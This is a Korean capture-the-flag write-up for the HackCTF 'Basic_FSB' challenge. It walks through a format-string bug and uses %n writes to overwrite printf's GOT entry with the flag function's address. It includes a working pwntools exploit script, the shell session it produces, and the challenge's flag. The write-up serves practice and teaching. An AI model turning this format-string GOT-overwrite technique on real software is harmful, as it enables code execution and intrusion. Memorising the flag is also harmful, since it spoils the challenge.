

[HackCTF] Basic_FSB

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    setvbuf(stdout, 0, 2, 0);
    vuln();
    return 0;
}

int vuln()
{
    char s; // [esp+0h] [ebp-808h]
    char format; // [esp+400h] [ebp-408h]

    printf("input : ");
    fgets(&s, 1024, stdin);
    snprintf(&format, 0x400u, &s);
    return printf(&format);
}
```


대상의 코드는 이렇다 vuln에서 fgets로 입력값을 받고 snprintf와 printf 함수가 그대로 출력하는데 이 때 포맷스트링을 사용하지 않는다 포맷스트링 버그가 발생할 것이다.

이걸 이용해 flag함수를 실행시키면 된다.

포맷스트링 버그는 일단 아무 값이나 넣고 %x를 연속해서 넣어보며 입력 값이 어디서 출력되는지 보고 거기에 이동할 함수의 주소를 덮어씌우면 된다.

%n 포맷스트링을 쓰면 앞에서 입력한 바이트 수를 특정 주소에 쓸 수 있다.

즉 포맷스트링 공략은 %n이 가르킬 주소를 설정하고 그 주소에 덮어씌울 주소를 알아내서 그에 맞게 익스플로잇 코드를 짜면 공략이 가능하다.



```

; Attributes: thunk

; int printf(const char *format, ...)
_printf proc near

format= dword ptr 4

jmp     ds:off_804A00C
_printf endp

```

아이다를 이용해서 프로그램을 분석했을 때 sprintf와 printf가 쓰였다.

%n이 가르킬 주소로 return에 쓰인 printf함수를 선택해서 printf함수의 got값에 flag함수의 주소를 덮어 씌울 것이다.

일단 우리가 입력한 값이 printf함수의 어떤 인자에서? 표현이 되는지 확인하기 위해 AAAA %x %x %x %x 이런 코드를 작성해서 A에 해당하는 16진수 값이 몇 번째에 해당하는지 보면 된다.

이 프로그램의 경우 2번째에 해당하고 저 부분을 %n으로 그리고 그 앞에 글자 수는 flag함수의 주소에 맞게 맞춰주면 된다.

%n이 가르킬 printf의 got 주소는 0x804A00C이고 flag 함수의 주소는 0x80485B4이다.

0x804A00C를 먼저 입력해서 %n이 가르킬 주소를 설정 후 주소 값 4바이트를 뺀 10진수 값을 %()x에서 () 안에 넣어주면 %n이 printf의 got에 flag함수 주소를 쓰게 만들 수 있다.

```

; Attributes: bp-based frame

public flag
flag proc near
; __unwind {
push    ebp
mov     ebp, esp
sub     esp, 8
sub     esp, 0Ch
push    offset s          ; "EN)you have successfully modified the v"...
call    _puts
add     esp, 10h
sub     esp, 0Ch
push    offset aKr        ; "KR)#"
call    _puts
add     esp, 10h
sub     esp, 0Ch
push    offset command    ; "/bin/sh"
call    _system
add     esp, 10h
nop
leave
retn
; } // starts at 80485B4
flag endp

```

위의 방법에 따라 익스플로잇 코드를 만들면 아래와 같이 만들 수 있다.

```

from pwn import *

r=remote("ctf.j0n9hyun.xyz", 3002)

printf_got = 0x804A00C
flag = 0x80485B4 #134514100

exploit_str = p32(printf_got)
exploit_str += b"%134514096x%n"

r.recvuntil("input : ")
r.sendline(exploit_str)
r.interactive()

```

```
nicetauren@DESKTOP-6P5LMI7:~/mnt/c/Users/82105/Desktop/해킹/CTF/pjy/Basic_FSB$ python3 Basic_FSB.py
[+] Opening connection to ctf.j0n9hyun.xyz on port 3002: Done
Basic_FSB.py:11: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.python.org/3/library/bytes.html
  r.recvuntil("input : ")
[*] Switching to interactive mode
$ ls
$ cat flag
EN)you have successfully modified the value :)
(KR)#값조작 #성공적 #플래그 #FSB :)
flag
main
HackCTF {여보게_오늘_반찬은_포맷스트링이_어떠한가?}
```

flag구하기 성공